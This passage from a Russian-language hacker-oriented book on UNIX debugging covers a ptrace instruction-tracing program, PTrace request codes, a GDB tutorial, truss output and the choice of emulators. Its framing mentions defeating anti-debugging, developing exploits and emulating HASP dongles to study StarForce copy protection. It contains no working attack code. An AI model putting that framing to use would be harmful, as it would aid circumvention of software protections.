#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>
#include <errno.h>

main()
{
        int pid;                    // pid отлаживаемого процесса
        int wait_val;               // сюда wait записывает
                                    // возвращаемое значение
        long long counter = 1;      // счетчик трассируемых инструкций


        // расщепляем процесс на два
        // родитель будет отлаживать потомка
        // (обработка ошибок для наглядности опущена)
        switch (pid = fork())
        {
                case 0:             // дочерний процесс (его отлаживают)

                        // папаша, ну-ка потрассируй меня!
                        ptrace(PT_TRACE_ME, 0, 0, 0);

                        // вызываем программу, которую надо отрассировать
```

```
                // (для программ, упакованных Шифрой, это не сработет)
                execl("/bin/ls", "ls", 0);
                break;

        default:                // родительский процесс (он отлаживает)

                // ждем, пока отлаживаемый процесс
                // не перейдет в состояние останова
                wait(&wait_val);

                // трассируем дочерний процесс, пока он не завершится
                while (WIFSTOPPED(wait_val) /* 1407 */)
                {
                        // выполнить следующую машинную инструкцию
                        // и перейти в состояние останова
                        if (ptrace(PT_STEP, pid, (caddr_t) 1, 0)) break;

                        // ждем, пока отлаживаемый процесс
                        // не перейдет в состояние останова
                        wait(&wait_val);

                        // увеличиваем счетчик выполненных
                        // машинных инструкций на единицу
                        counter++;
                }
        }
        // вывод кол-ва выполненных машинных инструкций на экран
        printf("== %lld\n", counter);
}
```

PTrace и ее команды

В user-mode доступа всего лишь одна функция:

```
ptrace((int _request, pid_t _pid, caddr_t _addr, int _data))
```

Но зато эта функция делает все! При желании вы можете за пару часов написать собственный мини-отладчик, специально заточенный под вашу проблему.

Аргумент `_request` функции `ptrace` важнейший из всех — он определяет, что мы будем делать. Заголовочные файлы в BSD и Linux используют различные определения, затрудняя перенос приложений PTrace с одной плат-

формы на другую. По умолчанию мы будем использовать определения из заголовочных файлов BSD.

- `PT_TRACE_ME` (в Linux — `PTRACE_TRACEME`) переводит текущий процесс в состояние останова. Обычно используется совместно с `fork`, хотя встречаются также и самотрассирующиеся приложения. Для каждого из процессов вызов `PT_TRACE_ME` может быть сделан лишь однажды. Трассировать уже трассируемый процесс не получится (менее значимое следствие — процесс не может трассировать сам себя, сначала он должен расщепиться). На этом основано большое количество антиотладочных приемов, для преодоления которых приходится использовать отладчики, работающие в обход `ptrace`. Отлаживаемому процессу посылается сигнал, переводящий его в состояние останова, из которого он может быть выведен командой `PT_CONTINUE` или `PT_STEP`, вызванной из контекста родительского процесса. Функция `wait` задерживает управление материнского процесса до тех пор, пока отлаживаемый процесс не перейдет в состояние останова или не завершится (тогда она возвращает значение 1407). Остальные аргументы игнорируются.
- `PT_ATTACH` (в Linux — `PTRACE_ATTACH`) — переводит в состояние останова уже запущенный процесс с заданным pid, при этом процесс-отладчик становится его предком. Остальные аргументы игнорируются. Процесс должен иметь тот же самый uid, что и отлаживающий процесс, и не быть процессом setuid/setduid (или отлаживаться каталогом root).
- `PT_DETACH` (в Linux — `PTRACE_DETACH`) прекращает отладку процесса с заданным pid (как по `PT_ATTACH`, так и по `PT_TRACE_ME`) и возобновляет его нормальное выполнение. Все остальные аргументы игнорируются.
- `PT_CONTINUE` (в Linux — `PTRACE_CONT`) — возобновляет выполнение отлаживаемого процесса с заданным pid без разрыва связи с процессом-отладчиком. Если `addr == 1` (в Linux — 0), выполнение продолжается с места последнего останова, в противном случае — с указанного адреса. Аргумент `_data` задает номер сигнала, посылаемого отлаживаемому процессу (ноль — нет сигналов).
- `PT_STEP` (в Linux — `PTRACE_SINGLESTEP`) — пошаговое выполнение процесса с заданным pid: выполнить следующую машинную инструкцию и перейти в состояние останова (под i386 это достигается взводом флага трассировки, хотя некоторые хакерские библиотеки используют аппаратные точки останова). BSD требует, чтобы аргумент `addr` был равен 1, Linux хочет видеть здесь 0. Остальные аргументы игнорируются.
- `PT_READ_I/PT_REEAD_D` (в Linux — `PTRACE_PEEKTEXT/PTRACE_PEEKDATA`) — чтение машинного слова из кодовой области и области данных адресного пространства отлаживаемого процесса соответственно. На большинстве современных платформ обе команды полностью эквивалентны. Функция `ptrace` принимает целевой `addr` и возвращает считанный результат.

- PT_WRITE_I/PR_READ_D (в Linux — PTRACE_POKETEXT, PTRACE_POKEDATA) — запись машинного слова, переданного в _data, по адресу addr.
- PT_GETREGS/PT_GETFPREGS/PT_GETDBREGS (в Linux — PTRACE_GETREGS, PTRACE_GETFPREGS, PTRACE_GETFPXREGS) — чтение регистров общего назначения, сегментных и отладочных регистров в область памяти процесса-отладчика, заданную указателем _addr. Это системно зависимые команды, приемлемые только для i386 платформы. Описание регистровой структуры содержится в файле <machine/reg.h>.
- PT_SETREGS/PT_SETFPREGS/PT_SETDBREGS (в Linux — PTRACE_SETREGS, PTRACE_SETFPREGS, PTRACE_SETFPXREGS) — установка значения регистров отлаживаемого процесса путем копирования содержимого региона памяти по указателю _addr.
- PT_KILL (в Linux — PTRACE_KILL) — посылает отлаживаемому процессу сигнал sigkill, который делает ему харакири.

Поддержка многопоточности в GDB

Определить, поддерживает ли ваша версия GDB многопоточность или нет, можно при помощи команды

```
info thread
```

(вывод сведений о потоках), а для переключений между потоками используйте

```
thread N
```

Если поддержка многопоточности отсутствует, обновите GDB до версии 5x или установите специальный патч, поставляемый вместе с вашим клоном UNIX или распространяемый отдельно от него (листинги 1.4–1.5).

Листинг 1.4. Отладка многопоточных приложений не поддерживается

```
(gdb) info threads
(gdb)
```

Листинг 1.5. Отладка многопоточных приложений поддерживается

```
info threads
  4 Thread 2051 (LWP 29448) RunEuler (lpvParam=0x80a67ac) at eu_kern.cpp:633
  3 Thread 1026 (LWP 29443) 0x4020ef14 in __libc_read () from /lib/libc.so.6
* 2 Thread 2049 (LWP 29442) 0x40214260 in __poll (fds=0x80e0380,
nfds=1, timeout=2000)
  1 Thread 1024 (LWP 29441)  0x4017caea in __sigsuspend (set=0xbffff11c)
(gdb) thread 4
```

Краткое руководство по GDB

GDB — это консольное приложение, выполненное в классическом духе командной строки (рис 1.3). И хотя за время своего существования GDB успел обрасти ворохом красивых графических морд (рис 1.4—1.5), интерактивная отладка в стиле TD в мире UNIX крайне непопулярна. Как правило, это удел эмигрантов с Windows-платформы, сознание которых необратимо искалечено идеологией "окошек". Грубо говоря, если TD — слесарный инструмент, то GDB — токарный станок с программным управлением. Когда-нибудь вы полюбите его

```
#
# gcc -g debug_demo.c -o debug_demo
# gdb -q debug_demo
(gdb) b main
Breakpoint 1 at 0x80484ca: file debug_demo.c, line 13.
(gdb) r
Starting program: /root/debug_demo

Breakpoint 1, main (argc=1, argv=0xbfbffc68) at debug_demo.c:13
13              int a; int b;b  = 1;
(gdb) display/i $pc
1: x/i $eip  0x80484ca <main+6>:        movl   $0x1,0xfffffff8(%ebp)
(gdb) n
15              for (a = 0; a < 6; a++)
1: x/i $eip  0x80484d1 <main+13>:       movl   $0x0,0xfffffffc(%ebp)
(gdb) n
16                      foo(a, b);
1: x/i $eip  0x80484e0 <main+28>:       add    $0xfffffff8,%esp
(gdb) s
foo (a=0, b=1) at debug_demo.c:6
6               c = a + b;
1: x/i $eip  0x804849a <foo+6>: mov    0x8(%ebp),%eax
(gdb) p b
$1 = 1
(gdb)
```

Рис. 1.3. Внешний вид отладчика GDB

Для отладки на уровне исходных текстов программа должна быть откомпилирована с отладочной информацией. В gcc за это отвечает ключ `-g`. Если отладочная информация недоступна, GDB будет отлаживать программу на уровне дизассемблерных команд (см. рис. 1.3).

Обычно имя отлаживаемого файла передается в командной строке

```
gdb filename
```

Для отладки активного процесса укажите в командной строке его ID, а для подключения коры (core dump) воспользуйтесь ключом

```
—core==corename
```

Все три параметра можно загружать одновременно, попеременно переключаясь между ними командой `target`:

```
target exec
```

переключается на отлаживаемый файл,

```
target child
```

на приаттаченный процесс, а

```
target core
```

на дамп коры. Необязательный ключ `-q` подавляет вывод копирайта.

Загрузив программу в отладчик, мы должны установить точку останова. Для этого служит команда `break` (она же `b`).

```
b main
```

устанавливает точку останова на функцию `main` языка Си, а

```
b _start
```

на точку входа в ELF-файл (впрочем, в некоторых файлах она называется по-другому). Можно установить точку останова и на произвольный адрес:

```
b *0x8048424
```

или

```
b *$eax
```

Регистры пишутся маленькими буквами и предваряются знаком доллара. GDB понимает два "общесистемных" регистра: `$pc` — указатель команд и `$sp` — стековый указатель. Только помните, что непосредственно после загрузки программы в отладчик никаких регистров у нее еще нет, и они появляются только, запуска отлаживаемого процесса на выполнение (команда `run`, она же `r`).

Отладчик самостоятельно решает, какую точку останова установить, программную или аппаратную, и лучше ему не препятствовать (команда принудительной установки аппаратной точки останова `hbreak` работает не на всех версиях отладчика, в моей она не работает точно). Точки останова на данные в GDB называются точками наблюдения — watch point.

- Команда `watch addr` вызывает отладчик всякий раз, когда содержимое `addr` изменяется, а `awatch addr` при чтении/записи в `addr`.
- Команда `rwatch addr` реагирует только на чтение, но работает не во всех версиях отладчика.
- Просмотреть список установленных точек останова/наблюдения можно командой `info break`.
- Команда `clear` удаляет все точки останова.
- Команда `clear addr` удаляет все точки останова, установленные на данную функцию/адрес/номер строки.
- Команды `enable` и `disable` позволяют временно включать/отключать точки останова. Точки останова поддерживают развитый синтаксис условных команд, описание которого можно найти в документации.

- Команда `continue` (`c`) возобновляет выполнение программы, прерванное точкой останова.
- Команда `next N` (`n N`) выполняет `N` следующих строк кода без входа, а `step N` (`s N`) с входом во вложенные функции. Если число `N` не задано, по умолчанию выполняется одна строка.
- Команды `nexti` и `stepi` делают то же самое, но работают не со сроками исходного текста, а с машинными командами. Обычно они используются совместно с командой `display/i $pc` (`x/i $pc`), предписывающей отладчику отображать текущую машинную команду. Ее достаточно вызывать один раз за сеанс.
- Команда `jump addr` передает управление в произвольную точку программы, а `call addr/fname` вызывает функцию `fname` с аргументами! Этого нет даже в SoftIce! А как часто оно требуется!
- Другие полезные команды:
  - `finish` — продолжать выполнение до выхода из текущей функции (соответствует команде SoftIce `P RET`);
  - `until addr` (`u addr`) — продолжать выполнение, пока указанное место не будет достигнуто, при запуске без аргументов — остановить выполнение при достижении следующей команды (актуально для циклов!);
  - `return` — немедленное возращение в дочернюю функцию.
- Команда `print` (`p`) выводит значение:
  - выражения (например, `p 1+2`);
  - содержимого переменной (`p my_var`);
  - содержимого регистра (`p $eax`);
  - ячейки памяти (`p *0x8048424`, `p *$eax`).
- Если необходимо вывести несколько ячеек, воспользуйтесь командой `x/Nh addr`, где `N` — количество выводимых ячеек. Ставить символ звездочки перед адресом в этом случае не нужно.
- Команда `info registers` (`i r`) выводит значение всех доступных регистров.
- Модификация содержимого ячеек памяти/регистров осуществляется командой `set`:
  - `set $eax = 0` записывает в регистр `eax` ноль;
  - `set var my_var = $ecx` присваивает переменной `my_var` значение регистра `ecx`;
  - `set {unsigned char*}0x8048424=0xCC` записывает по байтовому адресу `0x8048424` число `0xCC`.

- Команда `disassemble _addr_from _addr_to` выдает содержимое памяти в виде дизассемблерного листинга, формат представления которого определяется командой `set disassembly-flavor`.
- Команды `info frame`, `info args`, `info local` отображают содержимое текущего фрейма стека, аргументы функции и локальные переменные. Для переключения на фрейм материнских функций служит команда `frame N`. Команда `backtrace` (`bt`) делает то же самое, что и `call stack` в Windows-отладчиках. При исследовании дампов коры она незаменима.

Короче говоря, приблизительный сеанс работы с GDB выглядит так: грузим программу в отладчик, даем

```
b main
```

а если не сработает, то

```
b _start
```

затем

```
r
```

после чего отлаживаем программу по шагам:

```
n/s,
```

при желании задав

```
x/i $pc,
```

чтобы GDB показывал, что у нас выполняется в данный момент (см. рис. 1.4–1.5). Выходим из отладчика по `quit` (`q`). Описание остальных команд — в до-кументации. Теперь, по крайней мере, вы не заблудитесь в ней.

Сравнение UNIX-отладчиков с Windows показывает значительное отставание последних и их непрофессиональную направленность. Трехмерные кнопки, масштабируемые иконки, всплывающие меню — все это, конечно, очень красиво, но в GDB проще макрос написать или использовать уже готовый (благо, все, что только было можно запрограммировать, здесь запрограммировали задолго до нас, пользуйся — не хочу).

Отладочные средства в UNIX мощны и разнообразны (свет клином не сошелся на GDB), и единственное, чего ей недостает, — нормального ядерного отладчика системного уровня, ориентированного на работу с двоичными файлами без символьной информации и исходных тестов. Тяжелое детство и скитание по множеству платформ наложило на UNIX мрачный отпечаток и стремление к переносимости и кроссплатформенности. Какое там хакерство в таких условиях! Впрочем, доступность исходных текстов делает эту проблему неактуальной.

DDD: /usr/users/sts1/zeller/ddd/ddd/cxxtest.C

File Edit Options Windows Program Commands Stack Source Data Help

Retrieving debugger settings... done.

1: tree
(Tree *) 0x16e18

2: *tree
value = 7
name = 0x2290 "Ada"
date = {...}
left = 0x16e48
right = 0x16ed8

3: *tree->left
value = 1
name = 0x2298 "Grace"
date = {...}
left = 0x16e78
right = 0x16ea8

4: *tree->right
value = 9
name = 0x22b8 "Mildred"

5: *tree->le
value = 5
name = 0x
date = {.
left = 0x
right = 0x

6:

(): (tree)->left

Display *() Hide () Rotate () New Display Set () Disable () Delete ()

```
102 //————————————————————————————————————————————————————————————————
103 void tree_test ()
104 {
105     Tree* tree = 0;
106     tree =              new Tree (7, "Ada");       // Byron Lovelace
107     tree->left =        new Tree (1, "Grace");     // Murray Hopper
108     tree->left->left =  new Tree (5, "Judy");      // Clapp
109     tree->left->right = new Tree (6, "Kathleen"); // McNulty
110     tree->right =       new Tree (9, "Mildred");  // Koss
111
112     tree->date.set(Tue, 29, 11, 1994);
113     tree->date.set(Wed, 30, 11, 1994);
114
115     delete tree;
116 }
117 //————————————————————————————————————————————————————————————————
118 void reference_test (Date& date, Date*& date_ptr)
119 {
120     date = *date_ptr;
121     delete date_ptr;
122     date_ptr = 0;
123 }
124
```

Run
Break
Step Stepi
Next Nexti
Cont Finish
Up Down
Back Fwd
Edit Kill

```
0x23bc <tree_test__Fv+252>:     ld  [ %fp + -12 ], %o0
0x23c0 <tree_test__Fv+256>:     add  %o0, 8, %o1
```

(): (tree)->left

Lookup () Break at () Clear at () Print () Display () Find<< () Find>> ()

```
(gdb) break ./cxxtest.C:112
Breakpoint 1 at 0x23bc: file ./cxxtest.C, line 112.
(gdb) run
Starting program: /usr/users/sts1/zeller/ddd/ddd/cxxtest

Breakpoint 1, tree_test () at ./cxxtest.C:112
(gdb) graph display tree
(gdb)
```

Рис. 1.4. Отладчик DDD — графический интерфейс к GDB



Рис. 1.5. Еще один графический интерфейс к GDB

Трассировка системных функций

Перехват системных функций — это настоящее окно во внутренний мир подопытной программы, показывающее имена вызываемых функций, их аргументы и коды возврата. Отсутствие "лишних" проверок на ошибки — болезнь всех начинающих программистов, и отладчик — не самое лучшее средство для их поиска. Воспользуйтесь одной из штатных утилит `truss/ktrace` или возьмите любой бесплатный/коммерческий анализатор.

Вот протокол, полученный `truss`. Смотрите, перед тем как умереть, программа открывает файл my_good_file, не находит его и, как следствие, сбрасывает кору, впадая в нирвану (листинг 1.6). Разумеется, это простейший случай, но "правило десяти" гласит, что девяносто процентов времени отладки уходит на поиск ошибок, которые вообще недостойны того, чтобы их искать!

Листинг 1.6. Поиски бага с помощью `truss`

```
__sysctl(0xbfbffb28,0x2,0x2805bce8,0xbfbffb24,0x0,0x0) = 0 (0x0)
mmap(0x0,32768,0x3,0x1002,-1,0x0)          = 671469568 (0x2805d000)
geteuid()                                  = 0 (0x0)
```

```
getuid()                                    = 0 (0x0)
getegid()                                   = 0 (0x0)
getgid()                                    = 0 (0x0)
open("/var/run/ld-elf.so.hints",0,00)       = 3 (0x3)
read(0x3,0xbfbffb08,0x80)                   = 128 (0x80)
lseek(3,0x80,0)                             = 128 (0x80)
read(0x3,0x28061000,0x4b)                   = 75 (0x4b)
close(3)                                    = 0 (0x0)
access("/usr/lib/libc.so.4",0)              = 0 (0x0)
open("/usr/lib/libc.so.4",0,027757775600)   = 3 (0x3)
fstat(3,0xbfbffb50)                         = 0 (0x0)
read(0x3,0xbfbfeb20,0x1000)                 = 4096 (0x1000)
mmap(0x0,626688,0x5,0x2,3,0x0)              = 671502336 (0x28065000)
mmap(0x280e5000,20480,0x3,0x12,3,0x7f000)   = 672026624 (0x280e5000)
mmap(0x280ea000,81920,0x3,0x1012,-1,0x0)    = 672047104 (0x280ea000)
close(3)                                    = 0 (0x0)
sigaction(SIGILL,0xbfbffba8,0xbfbffb90)     = 0 (0x0)
sigprocmask(0x1,0x0,0x2805bc1c)             = 0 (0x0)
sigaction(SIGILL,0xbfbffb90,0x0)            = 0 (0x0)
sigprocmask(0x1,0x2805bbe0,0xbfbffbd0)      = 0 (0x0)
sigprocmask(0x3,0x2805bbf0,0x0)             = 0 (0x0)
open("my_good_file",0,0666)                ERR#2 'No such file or directory'
SIGNAL 11
SIGNAL 11
Process stopped because of:  16
process exit, rval = 139
```

Интересные ссылки

Полезными представляются следующие ссылки:

- Отладка с помощью GDB — добротно сверстанная документация на GDB (на русском языке): **http://www.linux.org.ru/books/GNU/gdb/gdb-ru.pdf**;
- GDB Internals — отличное руководство по внутреннему миру GDB (на английском языке). Очень помогает при доработке исходников: **http://gnuarm.org/pdf/gdbint.pdf**;
- трассировка процессов с помощью Ptrace — статья про трассировку в Linux с примерами простейших трассировщиков (во Free BSD все не так): **http://gazette.linux.ru.net/lg81/sandeep.html**;

- отладчик GNU GDB — введение в отладку программ, написанных на Free Pascal: **http://linuxshop.ru/linuxbegin/article496.html**;
- Squashing Bugs at the Source — использование библиотеки CTrace для отладки многопоточных программ (на английском языке): **http://www.linux-mag.com/2004-04/code_01.html**;
- Kernel- und UserSpace Debugging Techniken — тезисы доклада, посвященного отладке и раскрывающего малоизвестные детали строения GDB (на немецком языке): **http://www.unfug.org/files/debugging.pdf**;
- Reverse engineering des systemes ELF/INTEL — исследование и отладка ELF-файлов на i386 платформе без исходных текстов: **www.sstic.org/SSTIC03/articles/SSTIC03-Vanegue_Roy-Reverse_Intel_ELF.pdf**.

1.4. Эмулирующие отладчики и эмуляторы

Несколько лет назад основным оружием хакера был дизассемблер и отладчик. Теперь же к ним добавляется еще и эмулятор, открывающий перед кодокопателями поистине безграничные возможности, ранее доступные только крупным компаниям, а теперь ставшие привычным атрибутом любого исследователя. Что же это за эмуляторы такие, и какие именно возможности они открывают?

Всякая операционная система имеет свои особенности, и поведение программы, запущенной под Windows 9*x*, может существенным образом отличаться от Windows NT. Зоопарк UNIX-подобных систем и генетически мутированных клонов лучше вообще не вспоминать. Хакеру, занимающемуся сетевой безопасностью, необходимо иметь, по меньшей мере, три системы: Windows NT, Linux и Free BSD, ну и другие флагманы рынка не помешают. Многие уязвимости (и в частности, ошибки переполнения) проявляются только на строго определенных версиях оси и отсутствуют на всех остальных. А раз так, написанием и отладкой эксплоита (exploit) абы на чем не займешься. Постоянно переставлять свою рабочую ось — это не только чудовищная потеря времени (а время всегда работает против нас), но еще и риск потери всех накопленных данных!

К тому же, crash-тесты на переполнение, заканчивающиеся сбросом дампа ядра — это хороший способ превратить файловую систему в мешанину. И хотя потерянные данные можно полностью или частично восстановить, вы должны уметь это делать, оставляя за своими плечами гигантский опыт борьбы с разрушениями. Сухая теория (равно как и Norton Disk Destroyer) только мешает. Вот и приходится заблаговременно подключать отдельный винчестер и зверски над ним издеваться, то погружая файловую систему в небытие, то возвращая ее к жизни.

Эксперименты с вирусами и эксплоитами также следует проводить на отдельной, полностью изолированной от внешнего мира машине, поскольку система разграничения доступа, встроенная в Windows NT и UNIX-системы,

далеко не безупречна, и малейшая небрежность, допущенная исследователем, зачастую оборачивается тотальным разрушением.

Традиционно эти задачи решались путем приобретения нескольких компьютеров или, на худой конец, множества жестких дисков, попеременно подключаемых к одной машине. Но первое дорого (и к тому же, все эти компьютеры надо где-то размещать: площади среднестатической квартиры для них, скорее всего, окажется недостаточно), а второе — неэстетично и неудобно, к тому же, жесткие диски довольно скептически относятся к перспективе кочевой жизни, покрываясь "бэдами" при каждом ударе.

Теперь же этот кошмар мало-помалу отходит в прошлое. Мощь современных процессоров эмулирует весь персональный компьютер целиком, позволяя выполнять на нем программы в реальном времени и с приемлемой скоростью. Эмуляторы плодятся, как ежики после дождя — VMWare, Virtual PC, Bochs, DOSBox и каждый день появляются все новые и новые. Какой из них выбрать? Большинство публикаций, посвященных эмуляторам, ориентируются главным образом на геймеров и системных администраторов. Первым важна скорость и качественный звук, вторым — наличие механизмов взаимодействия между виртуальными машинами. Хакерам же на все это наплевать. Главное — чтобы работал SoftIce, ну и встроенный (build-in, internal, integrated) отладчик не помешает. К тому же, основное преимущество эмуляции над "живым" процессором заключается отнюдь не в самой эмуляции как таковой (рис. 1.6). Но не будем забегать вперед...



Рис. 1.6. Эмулятор как полигон для отработки навыков по восстановлению файловой системы

Минимальные системные требования

Большинство эмуляторов предъявляют весьма умеренные требования к аппаратуре. Для комфортной работы с Windows 2000 и Free BSD 4.5 процессора Pentium III 733 МГц будет вполне достаточно (в частности, VM Ware превращает его в Pentium III 336 МГц, а Virtual PC в Pentium III 187 МГц, короче говоря, QUAKE I хоть и на пределе, но все-таки тянет) (рис. 1.7).



Рис. 1.7. Диагностика виртуальной машины, созданной эмулятором VMWare

Требования к памяти намного более жестки. Как минимум, необходимо иметь 128 Мбайт для основной операционной системы (обычно называемой "хозяйкой" — от английского host) и по 128–256 Мбайт для каждой из одновременно запущенных виртуальных машин (иначе говоря, "гостей" — от английского guest). Естественно, количество потребляемой памяти определяется типом эмулируемой операционной системы. Так, если это простушка MS-DOS, то для нее и 4 Мбайт вполне хватит. На 256 Мбайт уже можно сносно эмулировать Windows 2000/XP/2003, запущенной поверх w2k или аналогичной операционной системы.

Объем физического жесткого диска, в общем-то, некритичен. Виртуальные машины создаются отнюдь не для накопления данных и, за редкими ис-

ключениями, не содержат ничего, кроме операционной системы в типичном варианте поставки и джентльменского набора сопутствующих ей приложений, что в совокупности отнимает не более гигабайта дискового пространства. Причем ни один из известных мне эмуляторов не требует непосредственного доступа к физическому жесткому диску. Вместо этого образ виртуального винчестера размещается в обыкновенном файле, полностью подчиняющемся хозяйственной операционной системе. Собственно говоря, виртуальные диски бывают, по меньшей мере, двух типов: фиксированные и динамические. При создании фиксированного диска эмулятор сразу же "растягивает" файл-образ на весь требуемый объем, даже если тот не содержит никакой полезной информации. Динамические диски, напротив, хранят в образе лишь реально задействованные виртуальные сектора, постепенно увеличивая объем образа по мере его заполнения актуальными данными. Заманчивая перспектива, не правда ли? Вместо того, чтобы поровну дробить свой физический жесткий диск между виртуальными машинами, мы можем выделить каждой из них практически все свободное физическое пространство, а там пусть они сами разбираются, кому из них оно нужнее. Однако не все так просто! Производительность динамических дисков намного ниже, чем фиксированных, да к тому же они подвержены внутренней фрагментации (не путать с фрагментацией файла-образа и фрагментацией эмулируемой файловой системы!). И хотя некоторые из эмуляторов (в частности, VM Ware) содержат встроенные дефрагментаторы, они все равно не решают проблемы. К тому же, формат динамических дисков не стандартизован и образы различных эмуляторов категорически несовместимы друг с другом.

Остальное оборудования может быть любым — на скорость эмуляции оно практически никак не влияет.

Выбирай эмулятор себе по руке!

При выборе подходящего эмулятора хакеры обычно руководствуются следующими критериями: защищенностью, расширяемостью, открытостью исходных текстов, качеством и скоростью эмуляции, наличием встроенного отладчика и гибкостью механизмов работы со снапшотами (snapshot). Рассмотрим все эти пункты поподробнее.

Защищенность

Запуская агрессивную программу на эмуляторе, очень сложно отделаться от мысли, что в любой момент она может вырваться из-под его контроля, оставляя за собой длинный шлейф разрушений. Скажем прямо, эти опасения вполне обоснованы. Многие из эмуляторов (DOSBox, Virtual PC) содержат "дыры", позволяющие эмулируемому коду напрямую обращаться к памяти самого эмулятора (например, вызывать от его имени и с его привилегиями произвольные API-функции хозяйской операционной системы). Однако

"пробить" эмулятор может только специальным образом спроектированная программа, так что при всей теоретической обоснованности угрозы вероятность ее практической реализации близка к нулю — эмуляторы не настолько популярны, чтобы агрессоры взялись на них всерьез.

Сетевое взаимодействие — другое дело. Эмуляция виртуальной локальной сети сохраняет все уязвимости хозяйской операционной системы, и сетевой червь может ее легко атаковать! Поэтому хозяйская операционная система из виртуальной локальной сети должна быть в обязательном порядке исключена. Естественно, такое решение существенно затрудняет общение виртуальных машин с внешним миром, и поэтому им часто пренебрегают. Кстати сказать, персональные брандмауэры в большинстве своем не контролируют виртуальные сети и не защищают от вторжения.

Некоторые эмуляторы позволяют взаимодействовать с виртуальными машинами через механизм общих папок, при этом папка хозяйской операционной системы видится как логический диск или сетевой ресурс. При всех преимуществах такого подхода он интуитивно небезопасен и в среде хакеров не снискал особенной популярности.

Расширяемость

Профессионально-ориентированный эмулятор должен поддерживать возможность подключения внешних модулей, имитирующих нестандартное оборудование (например, HASP). Особенно это актуально для исследования защит типа Star Force 3, напрямую взаимодействующих с аппаратурой и привязывающихся к тем особенностям ее поведения, о которых штатные эмуляторы порой даже и не подозревают.

